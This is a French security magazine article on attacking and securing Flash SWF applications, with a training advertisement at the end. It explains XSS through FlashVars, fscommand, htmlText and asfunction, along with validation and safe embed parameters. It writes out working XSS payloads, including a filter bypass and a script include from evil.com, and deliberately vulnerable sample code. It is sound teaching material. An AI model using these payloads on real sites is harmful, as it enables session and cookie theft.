NEIL BERGMAN

Exploitation
et défense des applications Flash

Degré de difficulté

La technologie Flash d'Adobe est devenu la technologie la plus populaire non seulement afin de créer des animations et des pubs, mais aussi pour développer de complexes applications Internet. Les applications Flash (fichiers portant l'extention SWF) sont distribuées par les protocoles web et ont la possibilité de lire des fichiers locaux ou distants, de créer des connexions réseaux et d'intéragir avec d'autres application SWF.

Les développeurs d'applications web devraient être familiers avec une vulnérabilité connu sous le nom de *Cross Site Scripting* (XSS). Cette vulnérabilité apparaît généralement lorsque les applications web acceptent du code malicieux de source inconnue et l'affichent sans vérifier le contenu des données. Les applications Flash ne sont pas plus protégées des XSS que des autres types de failles de sécurité. Cependant, les administrateurs ou les développeurs d'applications Flash peuvent prendre des précautions afin d'utiliser de façon adéquate avec ces nouvelles technologies.

Les vulnérabilités XSS

Les attaques par Cross-site scripting ont pour but l'injection du code malicieux, comme JavaScript ou VBScript dans une application web. L'objectif est généralement d'obliger un utilisateur à suivre un lien ou à visiter un site web malveillant.

L'application web affichera et exécutera le code injecté dans le contexte de la session web de la victime. Ce genre d'attaque mène généralement à la compromission du compte de l'utilisateur et ne permet pas normalement l'exécution de commandes à moins de l'exploiter conjointement avec une faille dans le navigateur. Depuis que les applications SWF sont introduites dans les sites web et ont un accès complet au DOM (*Document Object Model*) HTML, elles peuvent être utilisées afin de provoquer une attaque XSS.

Imaginons une situation frauduleuse SWF afin de clarifier le principe. Une agence de pub malveillante pourrait créer une application SWF malicieuse dans le but de pirater les comptes emails et envoyer du spam. Par défaut, le client Flash dispose d'un accès complet au DOM sur le domaine.

La méthode de base des attaques XSS dans les applications web est décrite dans la Figure 1.

Première étape, un attaquant doit trouver le moyen d'injecter du code dans l'application dans le but de l'afficher à un autre utilisateur. Adobe fournit une variété de composants pour les programmeurs afin que ceux-ci puissent les réutiliser un peu comme les objets formulaires en HTML, comme des combo boxes, des boutons et des champs texte.

De plus, il existe des possibilités de passer des paramètres d'entrées externe à l'application SWF.

L'attribut FlashVar peut être ajouté dans un document HTML par les balises `<object>` et `<embed>` :

```
<param name="testParam"
      value="testValue">
```

Des données peuvent aussi être passées directement par le biais de la barre d'adresse :

```
http://www.test.com/
      movie.swf?testParam=
      testValue
```

CET ARTICLE EXPLIQUE...

Des vecteurs d'attaques spécifiques pour Flash.

Des astuces d'audit de la sécurité des Flash.

Des techniques de développement/configuration sûres.

CE QU'IL FAUT SAVOIR...

Les connaissances de bases du langage ActionScript.

Les bases des attaques XSS.



Figure 1. *Méthode d'attaque XSS utilisée dans les applications Flash*

Il est aussi possible de charger des données externes en utilisant la classe LoadVars

```
testVars = new LoadVars();
testVars.load("http://www.test.com/
      page.php")
```

Dans ActionScript 2, les FlashVars sont automatiquement importées dans l'espace des variables de l'application Flash tandis que dans ActionScript 3 il est nécessaire d'ajouter du code pour charger les paramètres externes. Une faute courante est d'accepter les données en provenance des FlashVars ou de l'URL et ainsi passer ces données dans une fonction qui communique directement avec le navigateur sans auparavant les avoir vérifier. La fonction `getURL` d'ActionScript 2 et la fonction navigateToURL d'ActionScript 3 fournissent la possibilité de charger une URL spécifique dans la fenêtre du navigateur. Considérez le code ActionScript suivant :

```
getURL(_level0.urlParam);
```

Le code appelle directement la fonction `getURL` avec pour argument une source de donnée externe. Ce qui aura pour effet de rediriger l'utilisateur vers l'URL injectée dans la barre d'adresse.

Considérez maintemant la requête suivante qu'un attaquant pourrait faire :

```
http://www.test.com/movie.swf?
      urlParam=javascript:alert(
      document.cookie);
```

Après que la requête soit exécutée, une boîte de dialogue apparaîtra montrant le contenu du cookie du site. Les cookies sont souvent utilisés pour stocker des informations sensibles, comme l'identifiant de session. Le DOM est un modèle d'objet standart qui représente HTML comme une structure en forme d'arbre. Il peut être utilisé par le code Javascript afin de chercher ou modifier une page HTML dynamiquement.

Considérez le code Javascript ci-dessous, qui change l'attribut source de la première image de la page HTML. Le fait de modifier l'attribut source va changer l'image qui est affiché dans la page :

```
<script type="text/javascript">
document.images[0].src =
      "http://example.com/
      newImage.jpg";
</script>
```

Une méthode courante est de modifier le DOM HTML afin d'insérer une nouvelle image avec un attribut source pointant vers un fichier sur un serveur controllé par l'attaquant avec comme paramètre le contenu du cookie.

Ce faisant, l'attaquant peut monitorer ses logs afin d'y trouver la valeur des cookies.

Avec un identifiant de session en main, un attaquant dispose du contrôle complet du compte de l'utilisateur jusqu'à l'expiration de la session.

Une autre fonction ActionScript qui peut être utilisé dans le cadre d'une attaque XSS est la fonction fscommand.

Listing 1. *Réception du code Fscommand*

```
function fscommand_DoFSCommand(command, args) {
   var fscommandObj = isInternetExplorer ? document.all.fscommand :
         document.fscommand;
   if (command == "changeText") {
      document.getElementById('text').innerHTML = args;
   }
}
```

Listing 2. *Code permettant de vérifier un mot de passe*

```
var secretUsername = "john";
var secretPassword = "ripper";
outputBox.htmlText = "Please enter a password.";
function checkPassword() {
   if(usernameBox.text == secretUsername &&
      passwordBox.text == secretPassword) {
         outputBox.htmlText = "You must be a valid user.";
   } else {
      outputBox.htmlText = usernameBox.text + " isn't valid.";
   }
} function setPassword(newPassword:String) {
   secretPassword = newPassword;
}
```

Cette fonction permet à l'application SWF de communiquer avec le lecteur flash ou le programme qui héberge le lecteur flash. Généralement, le lecteur flash réside dans un navigateur web, mais il peut aussi résider dans d'autres programmes qui hébergent des contrôles ActiveX.

Fscommand est constitué de deux parties, une commande et un paramètre.

Considérez la commande fscommand suivante qui envoie une commande `changeText` avec un argument spécifié par une FlashVar.

```
fscommand("changeText",
      _level0.userParam);
```

Le code JavaScript du Listing 1 pourrait donc résider dans un document HTML pour prendre en charge les commandes envoyés par l'application SWF. Il prend simplement en charge les arguments fournis et ensuite modifie l'élement HTML identifié par `text`. Les développeurs devraient garder à l'esprit quelles sont les entrées accordées à l'utilisateur afin d'utiliser sagement la fonction fscommand et ensuite comment les arguments sont utilisés à l'intèrieur du document HTML.

L'exemple de code précédent permet à un attaquant d'injecter de l'HTML ou du code script directement dans le DOM comme illustré par la requête suivante qui inclue et exécute un fichier de script JavaScript sauvé sur une machine distante.

```
http://test.com/movie.swf?userParam=
      <script src="http://evil.com/
      script.js"></script>
```

Composants HTML formatés

Adobe supporte une petite partie des balises HTML qui peuvent être placées dans une animation Flash en utilisant un composant *Text Field* d'ActionScript 2.0 ou un composant `TextArea`.

Ces deux composants peuvent être abusés si l'entrée utilisée pour construire la page HTML n'est pas suffisament contrôlée. Une attention toute particulière doit être faite afin de vérifier les balises d'images et d'ancres. La balise `<img>` en Flash permet à un développeur d'embarquer non seulement des images, mais aussi des fichiers SWF, des clips vidéo dans les champs texte et textarea. Ce qui permet un très grand nombre d'attaques possible. Considérez le code pour paramètrer le composant text HTML en utilisant les données d'une source externe :

```
textbox.htmlText = _level0.htmlParam
```

Une première tentative d'embarquer du Javascript dans une image échoue, car le lecteur Flash demande une image au format JPEG, GIF, ou PNG.

```
http://test.com/movie.swf?htmlParam=
      <img src='javascript:alert(
      document.cookie)'>
```

Cependant, le code suivant illustre que la validation effectuée par le lecteur est juste un test en surface. Il vérifie seulement que l'attribut source donné finit par une chaîne de caractères *jpg*, ainsi en ajoutant simplement un commentaire de style C, nous pouvons piéger le lecteur afin qu'il exécute les scrips dans les balises `<img>` sans pour autant altérer le fonctionnement du code. Une fois que le browser à charger le fichier SWF le Javascript est exécuté sans l'interaction de l'utilisateur et la fenêtre de dialogue apparaît :

```
http://test.com/movie.swf?htmlParam=
      <img src='javascript:alert(
      document.cookie)//.jpg'>
```

En utilisant cette méthode nous pouvons facilement injecter du `Javascript` ou `VBscript` dans un composant `TextArea`. Aucun genre de validation n'existe pour les balises d'ancres (comme illustré dans la requête suivante). Seulement, ce type d'attaque XSS requière l'interaction de

Listing 3. *Code qui utilise une variable non initialisée*

```
if(checkCredentials()) {
   userLoggedIn = true;

} if(userLoggedIn) {
   showCreditCardList();
}
```

Listing 4. *Exemple de code SharedObject*

```
var so:SharedObject = SharedObject.getLocal("myObj","/a/b");
so.data.val = "this is data";
so.flush();
```

Listing 5. *Code de réception de LocalConnection*

```
var lcReceive:LocalConnection;
lcReceive = new LocalConnection();
lcReceive.connect("connName");
lcReceive.allowDomain('*');
function changeHTML(html:String) {
   outputBox.htmlText = html;
}
```

Listing 6. *Code LocalConnection expéditeur*

```
var lcSend:LocalConnection();
lcSend = new LocalConnection();
arg = "<img src='javascript:alert(document.cookie)//.jpg'>"
lcSend.send("connName","changeHTML",arg);
```

Listing 7. *Utilisation d'une expression régulière pour la validation d'une adresse email*

```
function testEmail(email:String):Boolean {
   var emailPattern:RegExp = /([0-9a-zA-Z]+[-._+&])*[0-9a-zA-Z]+@([-0-9a-zA-
         Z]+[.])+[a-zA-Z]{2,6}/;
   return emailPattern.test(email);
}
```

l'utilisateur. Un utilisateur doit cliquer sur le lien afin d'exécuter le code :

```
http://test.com/movie.swf?htmlParam=
      <a href='javascript:alert(1)'>
      click me</a>
```

Comme mentionné précédement, les balises `<img>` n'ont pas que la possibilité de charger des fichiers images. Elles peuvent aussi charger des fichiers SWF.

On peut donc forcer le chargement d'un SWF hostile dans une application de confiance. Lorsque d'autres SWF doivent être chargés, un masque devrait être utilisé afin de limiter la zone d'affichage du fils SWF.

Si le SWF parent échoue lors de l'initialisation du masque, il est possible que le fils SWF soit en train de prendre le contrôle totale de la zone. Ceci pourrait être utilisé pour compromettre l'application de confiance. Cependant la politique de sécurité de Flash correctement appliquée lorsque le SWF injecté vient d'un domaine externe.

Protocole de fonction ActionScript

Les exemples auparvant expliqués utilisaient le Javascript pour effectuer des attaques XSS communes contre les utilisateurs. Or, il existe un protocole spécifique Flash nommé asfunction, qui a pour pour effet de transformer un lien en l'invocation d'une fonction ActionScript. Considérez le code suivant qui appelle la fonction locale foo avec deux paramètres quand l'utilisateur clique sur l'ancre stoquée dans le composant `TextArea`.

```
testBox.htmlText = "<a href=\"
      asfunction:foo, value1,
      value2\">foo!</a>
```

Apparement, la possibilité de créer des appels directement à des fonctions ActionScript depuis les composants HTML est une faille sérieuse. Considérez la simple application Flash (Listing 2) qui accepte un username et un password comme forme d'authentification. Lorsque l'utilisateur échoue lors de la saisie du mot de passe, le nom de l'utilisateur est affiché dans le composant HTML `TextArea`.

Supposez qu'un utilisateur renseigne dans le champs username a code qui suit :

```
<a href="asfunction:setPassword,
      abc">change the password</a>
```

L'utilisateur sera averti par l'application que le username/password est invalide, mais le code injecté par l'utilisateur sera affiché comme faisant partie de la sortie HTML. Lorsque l'utilisateur clique sur le lien, la function `setPassword` sera invoquée changeant ainsi le password en *abc*. Bien que le dernier exemple donné soit assez trivial, il illustre parfaitement les dangers d'autoriser les utilisateurs à exécuter n'importe quelle fonction ActionScript permettant ainsi de manipuler les données de l'application. Imaginez une vulnérabilité XSS dans une application Flash qui permettrait à un utilisateur malintentionné de provoquer l'exécution arbitraire de fonction Flash dans un environnement de confiance. Les fichiers SWF locaux de confiance sont en mesure de lire des fichiers locaux et d'envoyer des messages à n'importe quel serveur. ActionScript contient des librairies riches en fonctions, incluant des fonctions de communication en utilisant des sockets et permettant aussi l'accès aux fichiers locaux du système. Ainsi, les opportunités de nuire sont nombreuses.

Variables non initialisées

Les programmeurs PHP doivent être familiers avec une fonctionnalité controversée nommée *register globals*. Elle a pour but d'injecter toutes les variables requêtées par un `POST` ou `GET` dans l'espace des variables du script.

Cette fonctionnalité dont beaucoup de programmeurs ignorent l'existence est maintenant désuette et sera retiré dans PHP 6. Bien qu'il soit possible d'écrire un programme sûr en utilisant les registers globals, de nombreuses vulnérabilités ont été découvertes dans les applications web.

ActionScript disposait d'une fonctionnalité similaire. Elle fut retiré dans la version 3, cependant comme ActionScript 2 est encore largement utilisé dans la communauté Flash, il est nécessaire de connaître son existence. N'importe laquelle des variables non initialisées peut être initialisé comme une *FlashVar*. Cela est préférable et sans danger avant qu'un programmeur oublie d'initialiser une variable clé ou assure que la variable sera non défini. Considérez l'extrait de code ActionScript du Listing 3



Figure 2. *Écran principal de SWFIntruder*



Figure 3. *Résultat d'un scan XSS*

qui détermine si oui ou non un utilisateur a le droit de voir des informations confidentielles.

Le programmeur compte sur le fait que la variable `userLoggedIn` est non initialisée et que sa valeur sera donc *undefined*. Cette valeur sera évaluée comme `false` dans la condition du test. Il est facile d'échapper à ce code ActionScript 2, parce que la variable `userLoggedIn` n'a pas été initialisée. Il suffit de positionner `userLoggedIn` à `true` soit dans la requête `GET` soit comme un paramètre d'un objet à partir du HTML :

```
http://www.test.com/creditCards.swf?
      userLoggedIn=true
```

Dans ActionScript 3, les FlashVars ne sont accessibles que par les propriétés des paramètres de la classe `LoaderInfo`, ce qui rend donc les attaques contre les variables non initialisées obsolètes, cependant les développeurs doivent continuer à valider les paramètres passer à un SWF.

Communication entre plusieurs SWFs

En utlisant un schéma similaire au cookie des browsers, les local shared objects (LSOs) fournissent aux applications SWF une petite quantité d'espace de stockage. Les LSO peuvent être limités à un domaine spécifique, un chemin local ou une connexion HTTPS. Le code du Listing 4 genère un object partagé qui peut être utilisé par d'autres SWF sauvés en `/a/b`. La fonction `flush` force l'objet à être écrit dans le fichier.

Listing 8. *Validation de l'email sans les expressions régulières*

```
function testEmailNoReg(email:String):Boolean {
   var emailSplit:Array = email.split("@");
   if(emailSplit.length != 2) {
      return false;
   } for(var i=0;i<emailSplit[0].length;i++) {
      if(!validChar(emailSplit[0].charAt(i))) {
         return false;
      }
   } for(var i=0;i<emailSplit[1].length;i++) {
      if(!validChar(emailSplit[1].charAt(i))) {
         return false;
      }
   }
   return true;

} function validChar(char:String):Boolean {
   var allowedSymbols:String = "._";
   char = char.toUpperCase();
   if(allowedSymbols.indexOf(char)!=-1 ||
         (char.charCodeAt(0) >= 65 &&
         char.charCodeAt(0) <= 90) ||
         (char.charCodeAt(0) >= 48 &&
         char.charCodeAt(0) <= 57)) {
      return true;
   }
   return false;
}
```

Listing 9. *Configuration sécurité convenable pour la balise HTML Object*

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
      width="600" height="400">
   <param name="allowScriptAccess" value="never" />
   <param name="allowNetworking" value="none" />
   <param name="allowFullScreen" value="false" />
   <param name="movie" value="movie.swf" />
   <embed src="movie.swf" allowScriptAccess="never"
      allowNetworking="none" allowFullScreen="false" width="600" height="400"
            type="application/x-shockwave-flash"/>
</object>
```

Si vous avez planifié de sauvegarder des données confidentielles dans un objet local partagé, alors pensez à positionner le drapeau de sécurité à true. Ce qui aura pour effet de limiter les accès aux SWF qui sont transmis par HTTPS. Indépendemment de la façon dont ils sont transmis, les LSO sont sauvegardés en texte claire sur la machine du client. Il n'existe pas de classe de cryptage par défaut en ActionScript, mais des bibliothèques tierces existent et peuvent être utilisées pour sécuriser les informations critiques contenues dans les LSO.

ActionScript fournit la classe LocalConnection qui permet aux applications SWF fonctionnant sur la même machine de directement communiquer entre-elles. L'une d'entre elles doit être configuré en tant que *receiver* et une autre en tant que *sender*. Les SWF n'ont pas forcément besoin de fonctionner dans le même navigateur, mais la communication est limité par défaut aux SWF qui résident dans le même domaine. Durant la phase de debug, les developpeurs ont souvent recours à la fonction allowDomain pour débloquer les restrictions de sécurité par défaut. Considérez le code du Listing 5 qui configure une `LocalConnection` afin de recevoir des données.

`allowDomain('*')` est une fonction dangereuse dans notre code en production, car il permet à n'importe quel SWF de n'importe quel domaine d'accéder aux fonctions internes de notre application. La meilleur façon d'utiliser l'astérisque est d'autoriser les SWF seulement sur le domaine ou les sous-domaines. Par exemple, `allowDomain("*.test.com")` permettra la communication entre *www.test.com* et mail.test.com. Le code nécessaire pour envoyer des données en utilisant `LocalConnection` est montré dans le Listing 6. À la place d'appeler la fonction connect, l'envoyeur appel simplement la fonction send avec les arguments et le nom des fonctions désirées.

Validation correcte des entrées

La méthode courante de validation des entrées est de vérifier si une partie des

données peut être détectée par une expression régulière.

Une expression régulière décrit simplement une succession de caractères. ActionScript a introduit le support natif des expressions régulières depuis la version 3 et les implémente comme définie dans les spécifications du langage EMCAScript. Les développeurs utilisant encore ActionScript 2 doivent valider les données sans l'aide des expressions régulières ou utiliser une bibliothèques tierce comme As2lib.

Considérez le code suivant :

```
testBox.htmlText = "<a href='mailto:
      " + _level0.emailParam + "'>
      Email me</a>"
```

N'ayez pas une confiance aveugle dans les données renseignées par l'utilisateur, vérifiez les avec des expressions régulières pour stopper les utilisateurs malveillants. Le code du Listing 7 donne un exemple d'une fonction qui utilise les expressions régulières pour tester si l'adresse email renseignée est bien valide.

Si la migration vers ActionScript 3.0 n'est pas possible pour votre application, alors il est quand même possible de valider vos entrées sans expression régulière, bien que la solution soit moins élégante et ne soit pas compatible avec les standards des RFC. Sans expression régulière, la validation utilise plusieurs appels aux fonctions standards des chaînes comme illustré dans le code Listing 8.

Si vous acceptez une entrée qui est utilisée par une fonction `getURL` ou un composant text HTML, alors il convient de définir le format d'entrée acceptable par une expression régulière et de seulement accepter les protocoles HTTP et HTTPS comme lien valide. Attention à la fonction escape lors de vos validation des entrées. Comme décrit dans l'aide de Flash, la fonction escape convertie le paramètre en chaîne de caractères et l'encode sous forme d'URL, où la plupart des caractères non alphanumérique sont remplacés par des séquence % suivi de la valeur en hexadécimal. Considérez la ligne suivante de code qui utilise incorrectement la fonction escape comme validation des entrées :

```
navigateToURL("javascript:
      testFunction('" + escape(
      _level0.userParam) + "')");
```

La fonction escape ne réussie pas à stopper les utilisateurs malicieux en sortant de la fonction JavaScript et ainsi exécutant leur propre code arbitraire comme l'illustre la requête suivante :

```
http://www.test.com/encode.swf?
      userParam=');alert(document.
      cookie);//
```

Publier du contenu avec des contrôles de sécurité

Tandis que les développeurs Flash doivent prendre de leur temps pour valider correctement les entrées, les administrateurs web peuvent positionner des contrôles de sécurité pour limiter les applications Flash qui ne sont pas de confiance.

Les applications SWF peuvent être incluses en tant qu'object dans les pages HTML en utilisant les balises `<object><embed>`. Vous pouvez spécifier trois paramètres optionnels dans les balises `<embed>` ou `<object>` qui affectent les politiques de sécurité. Le paramètre `allowScriptAccess` contrôle si le fichier SWF peut avoir accès au conteneur HTML. Tandis que le paramètre `allowNetworking` contrôle si les SWF ont la possibilité d'utiliser l'API réseau d'ActionScript.

Et `allowFullScreen` détermine si l'application Flash est autorisée à contrôler entièrerent l'écran.

Il a trois valeurs possibles pour `allowScriptAccess` :

- `always`: Autorise le SWF à communiquer avec la page HTML sans tenir compte du domaine qui l'a chargé. Utiliser seulement cette option si vous avez entièrement confiance dans l'application. C'est le comportement par défaut dans Flash Player 7 ainsi que les versions précédentes,
- `sameDomain`: Autorise le SWF à modifier le contenu de la page HTML seulement si il est du même domaine. Une application Flash sur *www.a.com* ne pourra pas modifier une page HTML située à *www.b.com*. C'est le comportement par défaut de Flash Player 8 et des versions plus récentes,
- `never`: La communication entre les pages HTML et le SWF est interdite.

Sur Internet

- *http://livedocs.adobe.com/flash/9.0/main/flash_as3_programming.pdf* – Programming ActionScript 3.0,
- *http://www.adobe.com/devnet/flashplayer/articles/flash_player_9_security.pdf* – Adobe Flash Player 9 Security,
- *http://eyeonsecurity.org/papers/flash-xss.pdf* – Bypassing JavaScript Filters – the Flash! Attack,
- *http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html* – Creating more secure SWF web applications,
- *http://docs.google.com/Doc?docid=ajfxntc4dmsq_14dt57ssdw* – XSS Vulnerabilities in Common Shockwave Flash Files,
- *http://cgisecurity.com/articles/xss-faq.html* – The Cross Site Scripting (XSS) FAQ.

Outils gratuits

- *http://www.adobe.com/support/flash/downloads.html* – Lecteur/Débuggueur Flash,
- *http://www.nowrap.de/flare.html* – Décompilateur Flare,
- *http://flasm.sourceforge.net/* – Désassembleur Flasm,
- *http://www.as2lib.org* – As2lib,
- *http://actioncrypt.sourceforge.net/* – Bibliothèque d'encryption Actioncrypt,
- *http://crypto.hurlant.com/* – Framework Crypto As3,
- *https://www.owasp.org/index.php/Category:SWFIntruder* – SWFIntruder.

Il y a aussi trois valeurs possibles pour `allowNetworking` :

- `all`: Le SWF est autorisé à faire un nombre illimité de connexions réseaux en utilisant les APIs réseaux,
- `internal`: Le SWF n'est pas autorisé à appeler le navigateur ou à interagir avec les APIs du navigateur, cependant les autres appels réseaux sont autorisés,
- `none`: Toutes les APIs réseaux sont désactivées pour le SWF.

Il y a seulement deux valeurs possibles pour `llowFullScreen`,

- `true`: Le SWF est autorisé à prendre complètement l'écran. Peut être utilisé pour exécuter des attaques de spoofing,
- `false`: Le passage en plein écran n'est pas autorisé.

Les plus populaires des applications *message board* fournissent aux administrateurs la possibilité de créer leur propre BBCode pour permettre aux utilisateurs de formater ou inclure du contenu additionnel à un sujet de discussion. La plupart des administrateurs ont ajoutés des BBCodes supportant les SWF. Considérez le code HTML risqué suivant pour remplacer un BBCode Flash.

```
<embed src={userSWF} type=application/
   -shockwave-flash></embed>
```

Dans un environnement hostile où vous ne pouvez pas faire confiance aux SWF postés, il est impératif de positionner explicitement les paramètres `allowNetworking`, `allowScriptAccess`, et `allowFullScreen` sur la balise `<embed>` pour empêcher les applications malicieuses de faire des connexions ou appels de scritps non souhaités. Ne vous fiez pas aux paramètres par défaut du lecteur Flash !
The code HTML du Listing 9 illustre la configuration sécurisée.

Outils d'analyse de sécurité

Peu d'outils existe afin d'aider à l'audit d'une application Flash. Stefano Di Paola a écrit un outil permettant de découvrir les vulnérabilités Flash cross-site scripting et cross-site nommé `SWFIntruder` (prononcez *Swiff Intruder*). L'outil fournit un set d'attaques prédéfinies qui peuvent être customisées et utilisées afin de tester les failles XSS de manière quasi-automatique. L'outil fonctionne sur un serveur web et est accessible via un browser, comme le montre la Figure 2. Elle présente toutes les variables non définies ainsi que toutes les variables instanciées de l'application Flash. Un utilisateur peut simplement sélectionner un paramètre pour tester et exécuter un set d'attaques.

Un exemple de résultat de scan XSS est disponible dans la Figure 3. Une limitation majeure de SWFIntruder est qu'il supporte seulement l'analyse des applications Flash compilées avec les versions antérieurs à Flash 8 (c'est à dire ActionScript 1 or 2).

Les décompilateurs peuvent être très utiles lors des phases d'audit de code source fermé ou d'applications Flash. Un décompilateur fournit le résultat inverse à un compilateur, ainsi il transforme un langage bas niveau d'un SWF en un langage d'un haut niveau d'abstraction.

Un décompilateur Flash va donc prendre du bytecode SWF et générer le code ActionScript correspondant, qui est plus compréhensible pour un humain. Une analyse statique peut alors être utilisée sur le code ActionScript ainsi obtenu, dans le but de découvrir des failles de sécurité. Un exemple de décompilateur gratuit se nomme Flare. Comme `SWFIntruder`, Flare ne supporte pas ActionScript 3. Cependant, si vous avez de l'argent à dépenser, il existe des outils commerciaux qui savent générer les fichiers FLA à partir d'applications ActionScript 1/2 ou ActionScript 3.

Conclusion

Lors du développement d'applications web complexes, la plupart des développeurs ne connaissent pas tous les risques encourus auxquelles leurs applications doivent faire face. S'il est facile de corriger une traditionnelle faille de type XSS dans un code quelconque, ce n'est pas aussi simple sous SWF. Cependant, en suivant une formation et en étant prudent lors du test de chaque valeur d'entrée, les programmeurs, les testeurs, les administrateurs web peuvent travailler conjointement afin de diminuer les pertes lourdes liées aux vulnérabilités dans les applications Flash.

Neil Bergman
Neil Bergman est un ingénieur logiciel, artiste et hacker white hat. Il a suivi un cursus informatique et programme depuis sa plus tendre enfance.

Nothing compares to hands-on experience

Learn hacking straight from the makers of «back|track. The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote exploit .org

DREAMLAB TECHNOLOGIES

http://www.remote-exploit.org and http://www.dreamlab.net